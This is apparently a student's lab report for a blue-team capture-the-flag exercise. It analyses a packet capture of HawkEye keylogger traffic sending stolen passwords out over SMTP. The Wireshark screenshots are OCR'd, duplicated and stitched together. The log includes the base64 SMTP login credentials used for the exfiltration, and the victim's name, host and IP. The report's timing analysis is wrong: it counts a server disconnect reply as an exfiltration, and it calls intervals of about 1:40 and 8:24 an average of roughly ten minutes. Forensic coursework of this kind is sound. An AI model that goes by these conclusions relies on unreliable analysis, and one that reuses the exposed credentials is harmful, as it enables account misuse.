3193	69.562152	23.229.162.69	10.4.10.132	SMTP	110	S: 354 Enter message, ending with "." on a line by itself
3194	69.582521	10.4.10.132	23.229.162.69	SMTP	410	C: DATA fragment, 356 bytes
3196	69.582629	10.4.10.132	23.229.162.69	SMTP	1076	C: DATA fragment, 1022 bytes
3198	69.582728	10.4.10.132	23.229.162.69	SMTP	1078	C: DATA fragment, 1024 bytes
3200	69.582786	10.4.10.132	23.229.162.69	SMTP	198	C: DATA fragment, 144 bytes
3202	69.582868	10.4.10.132	23.229.162.69	SMTP	56	C: DATA fragment, 2 bytes
3204	69.582931	10.4.10.132	23.229.162.69	SMTP/I…	59	from: sales.del@macwinlogistics.in, subject: =?utf-8?B?SGF3a0V5ZSBLZXlsb2dnZXIgLSBSZWJvcm4gdjkgLSBQYXNzd29yZHMgTG9ncyAtIHJvbWFuLm1jZ3VpcmUgXCBCRUlKSU5HLTVDRDEtUEMgLSAxNzMuNjYuMTQ2LjExMg==?=
3206	69.723974	23.229.162.69	10.4.10.132	SMTP	82	S: 250 OK id=1hEJz6-00G6e9-Af
3253	168.981952	23.229.162.69	10.4.10.132	SMTP	121	S: 421 p3plcpnl0413.prod.phx3.secureserver.net
3306	673.516672	23.229.162.69	10.4.10.132	SMTP	251	S: 220-p3plcpnl0413.prod.phx3.secureserver.net
3307	673.517002	10.4.10.132	23.229.162.69	SMTP	76	C: EHLO Beijing-5cd1-PC
3309	673.585295	23.229.162.69	10.4.10.132	SMTP	261	S: 250-p3plcpnl0413.prod.phx3.secureserver.net
3310	673.585529	10.4.10.132	23.229.162.69	SMTP	107	C: AUTH login User: c2FsZXMuZGVsQGlhY3dpbmxvZ2
3312	673.652633	23.229.162.69	10.4.10.132	SMTP	72	S: 334 UGFzc3dvcmQ6
3313	673.652869	10.4.10.132	23.229.162.69	SMTP	68	C: Pass: U2FsZXNAMjM=

```
Frame 3204: 59 bytes on wire (472 bits), 59 bytes captured (472 bits)
    Encapsulation type: Ethernet (1)
    Arrival Time: Apr 10, 2019 16:38:16.712661000 Eastern Summer Time
    UTC Arrival Time: Apr 10, 2019 20:38:16.712661000 UTC
    Epoch Arrival Time: 1554928696.712661000
    [Time shift for this packet: 0.000000000 seconds]
    [Time delta from previous captured frame: 0.000045000 seconds]
    [Time delta from previous displayed frame: 0.000063000 seconds]
    [Time since reference or first frame: 69.582931000 seconds]
    Frame Number: 3204
    Frame Length: 59 bytes (472 bits)
    Capture Length: 59 bytes (472 bits)
    [Frame is marked: False]
    [Frame is ignored: False]
    [Protocols in frame: eth:ethertype:ip:tcp:smtp:imf:data-text-lines]
    [Coloring Rule Name: TCP]
    [Coloring Rule String: tcp]
Ethernet II, Src: HewlettPacka_1c:47:ae (00:08:02:1c:47:ae), Dst: Netgear_b6:93:f1 (20:e5:2a:b6:93:f1)
  > Destination: Netgear_b6:93:f1 (20:e5:2a:b6:93:f1)
  > Source: HewlettPacka_1c:47:ae (00:08:02:1c:47:ae)
    Type: IPv4 (0x0800)
    [Stream index: 2]
> Internet Protocol Version 4, Src: 10.4.10.132, Dst: 23.229.162.69
```

File Edit View

Leandro Delgado
Student ID:114416241

Ln 2, Col 22 37 characters 100% Windov UTF-8

Wireshark · Packet 3204 · stealer.pcap

```
Frame 3204: 59 bytes on wire (472 bits), 59 bytes captured (472 bits)
    Encapsulation type: Ethernet (1)
    Arrival Time: Apr 10, 2019 16:38:16.712661000 Eastern Summer Time
    UTC Arrival Time: Apr 10, 2019 20:38:16.712661000 UTC
    Epoch Arrival Time: 1554928696.712661000
    [Time shift for this packet: 0.000000000 seconds]
    [Time delta from previous captured frame: 0.000045000 seconds]
    [Time delta from previous displayed frame: 0.000063000 seconds]
    [Time since reference or first frame: 69.582931000 seconds]
    Frame Number: 3204
    Frame Length: 59 bytes (472 bits)
    Capture Length: 59 bytes (472 bits)
    [Frame is marked: False]
    [Frame is ignored: False]
    [Protocols in frame: eth:ethertype:ip:tcp:smtp:imf:data-text-lines]
    [Coloring Rule Name: TCP]
    [Coloring Rule String: tcp]
Ethernet II, Src: HewlettPacka_1c:47:ae (00:08:02:1c:47:ae), Dst: Netgear_b6:93:f1 (20:e5:2a:b6:93:f1)
  > Destination: Netgear_b6:93:f1 (20:e5:2a:b6:93:f1)
  > Source: HewlettPacka_1c:47:ae (00:08:02:1c:47:ae)
    Type: IPv4 (0x0800)
    [Stream index: 2]
> Internet Protocol Version 4, Src: 10.4.10.132, Dst: 23.229.162.69
> Transmission Control Protocol, Src Port: 49206, Dst Port: 587, Seq: 2726, Ack: 531, Len: 5
> Simple Mail Transfer Protocol
> Internet Message Format

0000  20 e5 2a b6 93 f1 00 08  02 1c 47 ae 08 00 45 00   ·*····· ··G···E·
```

Frame (59 bytes) Reassembled SMTP (2550 bytes) base64 (1597 bytes)

stealer.pcap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

smtp

No.	Time	Source	Destination	Protocol	Length	Info
3175	69.160215	23.229.162.69	10.4.10.132	SMTP	251	S: 220-p3plcpnl0413.prod.phx3.secureserver.net ESMTP Exim 4.91 #1 Wed, 10 Apr 2019 13:38:15 -0700 | We do not authorize the use of this system to transport unsolicited, | and/or bulk e-m
3176	69.160551	10.4.10.132	23.229.162.69	SMTP	76	C: EHLO Beijing-5cd1-PC
3178	69.222644	23.229.162.69	10.4.10.132	SMTP	261	S: 250-p3plcpnl0413.prod.phx3.secureserver.net Hello Beijing-5cd1-PC [173.66.146.112] | SIZE 52428800 | 8BITMIME | PIPELINING | AUTH PLAIN LOGIN | CHUNKING | STARTTLS | SMTPUTF8 | HELP
3179	69.223144	10.4.10.132	23.229.162.69	SMTP	107	C: AUTH login User: c2FsZXMuZGVsQG1hY3dpbmxvZ2lzdGljcy5pbg==
3181	69.292613	23.229.162.69	10.4.10.132	SMTP	72	S: 334 UGFzc3dvcmQ6
3182	69.292845	10.4.10.132	23.229.162.69	SMTP	68	C: Pass: U2FsZXNAMjM=
3184	69.362704	23.229.162.69	10.4.10.132	SMTP	84	S: 235 Authentication succeeded
3185	69.362954	10.4.10.132	23.229.162.69	SMTP	96	C: MAIL FROM:<sales.del@macwinlogistics.in>
3187	69.431684	23.229.162.69	10.4.10.132	SMTP	62	S: 250 OK
3188	69.432035	10.4.10.132	23.229.162.69	SMTP	94	C: RCPT TO:<sales.del@macwinlogistics.in>
3190	69.499501	23.229.162.69	10.4.10.132	SMTP	68	S: 250 Accepted
3191	69.499747	10.4.10.132	23.229.162.69	SMTP	60	C: DATA
3193	69.562152	23.229.162.69	10.4.10.132	SMTP	110	S: 354 Enter message, ending with "." on a line by itself
3194	69.582521	10.4.10.132	23.229.162.69	SMTP	410	C: DATA fragment, 356 bytes
3196	69.582629	10.4.10.132	23.229.162.69	SMTP	1076	C: DATA fragment, 1022 bytes
3198	69.582728	10.4.10.132	23.229.162.69	SMTP	1078	C: DATA fragment, 1024 bytes
3200	69.582786	10.4.10.132	23.229.162.69	SMTP	198	C: DATA fragment, 144 bytes
3202	69.582868	10.4.10.132	23.229.162.69	SMTP	56	C: DATA fragment, 2 bytes
3204	69.582931	10.4.10.132	23.229.162.69	SMTP/I…	59	from: sales.del@macwinlogistics.in, subject: =?utf-8?B?SGF3a0V5ZSBLZX
3206	69.723974	23.229.162.69	10.4.10.132	SMTP	82	S: 250 OK id=1hEJz6-00G6e9-Af
3253	168.981952	23.229.162.69	10.4.10.132	SMTP	121	S: 421 p3plcpnl0413.prod.phx3.secureserver.net lost input connection
3306	673.516672	23.229.162.69	10.4.10.132	SMTP	251	S: 220-p3plcpnl0413.prod.phx3.secureserver.net ESMTP Exim 4.91 #1 Wed
3307	673.517002	10.4.10.132	23.229.162.69	SMTP	76	C: EHLO Beijing-5cd1-PC
3309	673.585295	23.229.162.69	10.4.10.132	SMTP	261	S: 250-p3plcpnl0413.prod.phx3.secureserver.net Hello Beijing-5cd1-PC
3310	673.585529	10.4.10.132	23.229.162.69	SMTP	107	C: AUTH login User: c2FsZXMuZGVsQG1hY3dpbmxvZ2lzdGljcy5pbg==
3312	673.652633	23.229.162.69	10.4.10.132	SMTP	72	S: 334 UGFzc3dvcmQ6
3313	673.652869	10.4.10.132	23.229.162.69	SMTP	68	C: Pass: U2FsZXNAMjM=

```
Frame 3253: 121 bytes on wire (968 bits), 121 bytes captured (968 bits)
    Encapsulation type: Ethernet (1)
    Arrival Time: Apr 10, 2019 16:39:56.111682000 Eastern Summer Time
    UTC Arrival Time: Apr 10, 2019 20:39:56.111682000 UTC
    Epoch Arrival Time: 1554928796.111682000
    [Time shift for this packet: 0.000000000 seconds]
    [Time delta from previous captured frame: 0.063906000 seconds]
    [Time delta from previous displayed frame: 99.257978000 seconds]
    [Time since reference or first frame: 168.981952000 seconds]
    Frame Number: 3253
    Frame Length: 121 bytes (968 bits)
    Capture Length: 121 bytes (968 bits)
    [Frame is marked: False]
    [Frame is ignored: False]
    [Protocols in frame: eth:ethertype:ip:tcp:smtp]
    [Coloring Rule Name: TCP]
    [Coloring Rule String: tcp]
Ethernet II, Src: Netgear_b6:93:f1 (20:e5:2a:b6:93:f1), Dst: HewlettPacka_1c:47:ae (00:08:02:1c:47:ae)
  > Destination: HewlettPacka_1c:47:ae (00:08:02:1c:47:ae)
  > Source: Netgear_b6:93:f1 (20:e5:2a:b6:93:f1)
    Type: IPv4 (0x0800)
    [Stream index: 2]
> Internet Protocol Version 4, Src: 23.229.162.69, Dst: 10.4.10.132
```

File Edit View

Leandro Delgado
Student ID:114416241

Ln 2, Col 22 37 characters 100% Windov UTF-8


Wireshark · Packet 3253 · stealer.pcap

```
Frame 3253: 121 bytes on wire (968 bits), 121 bytes captured (968 bits)
    Encapsulation type: Ethernet (1)
    Arrival Time: Apr 10, 2019 16:39:56.111682000 Eastern Summer Time
    UTC Arrival Time: Apr 10, 2019 20:39:56.111682000 UTC
    Epoch Arrival Time: 1554928796.111682000
    [Time shift for this packet: 0.000000000 seconds]
    [Time delta from previous captured frame: 0.063906000 seconds]
    [Time delta from previous displayed frame: 99.257978000 seconds]
    [Time since reference or first frame: 168.981952000 seconds]
    Frame Number: 3253
    Frame Length: 121 bytes (968 bits)
    Capture Length: 121 bytes (968 bits)
    [Frame is marked: False]
    [Frame is ignored: False]
    [Protocols in frame: eth:ethertype:ip:tcp:smtp]
    [Coloring Rule Name: TCP]
    [Coloring Rule String: tcp]
Ethernet II, Src: Netgear_b6:93:f1 (20:e5:2a:b6:93:f1), Dst: HewlettPacka_1c:47:ae (00:08:02:1c:47:ae)
  > Destination: HewlettPacka_1c:47:ae (00:08:02:1c:47:ae)
  > Source: Netgear_b6:93:f1 (20:e5:2a:b6:93:f1)
    Type: IPv4 (0x0800)
    [Stream index: 2]
> Internet Protocol Version 4, Src: 23.229.162.69, Dst: 10.4.10.132
> Transmission Control Protocol, Src Port: 587, Dst Port: 49206, Seq: 559, Ack: 2732, Len: 67
> Simple Mail Transfer Protocol

0000  00 08 02 1c 47 ae 20 e5  2a b6 93 f1 08 00 45 00   ····G· ·*·····E·
0010  00 6b 96 d6 00 00 80 06  d5 04 17 e5 a2 45 0a 04   ·k····· ·····E··
```

No.: 3253 · Time: 168.981952 · Source: 23.229.162.69 · Destination: 10.4.10.132 · Protocol: SMTP · Length: 121 · Info: S: 421 p3plcpnl0413.prod.phx3.secureserver.net lost input connection

Show packet bytes Layout: Vertical (Stacked)

Close Help



- **Packet 3204** → 2019-04-10 20:38:16
- **Packet 3253** → 2019-04-10 20:39:56
- **Packet 3306** → 2019-04-10 20:48:20

Now calculate the **intervals between these data exfiltrations**:

- From 20:38:16 to 20:39:56 = **~1 minute 40 seconds**
- From 20:39:56 to 20:48:20 = **~8 minutes 24 seconds**

So, the average interval is close to **every 10 minutes**.

	Learning Experience This lab was a great hands-on experience that helped me understand how data exfiltration looks in real network traffic. I used tools like Wireshark and VirusTotal to analyze suspicious behavior, extract malware, and track its activity. One key moment was trying to hash the malware file and seeing my system block it — proof that the threat was real. I also practiced using GeoIP, DNS analysis, and SMTP tracking. Overall, this lab improved my skills in packet analysis and made me feel more confident about investigating security incidents

Students Work required for this activity	• Go to the challenge https://cyberdefenders.org/blueteam-ctf-challenges/91#nav-questions
	• Create an account and Login.
	• Download the Challenge. Uncompress the challenge (pass: cyberdefenders.org).
	• Answer the 24 challenge questions.
	• Tool Used:
	  ○ Wireshark
	  ○ BrimSecurity https://www.brimdata.io/
	  ○ Apackets https://apackets.com/
	  ○ MaxMind Geo IP https://www.maxmind.com/en/home
	  ○ VirusTotal
	• Show complete screenshots of all your work.

Grading Alerts	• If you do NOT use this template or delete any part of it or use any other template, you will be degraded. • If you do NOT follow the fie naming convention, you will be degraded. • If you do NOT submit your file in in PDF; you will be degraded. • If you do NOT show your account real name (when applicable); you will be degraded. • If you do NOT show your machine desktop background (with date & time) and IP, you will be degraded. If you do NOT write (in your own words) your learning experience for the activity practices, you will be degraded.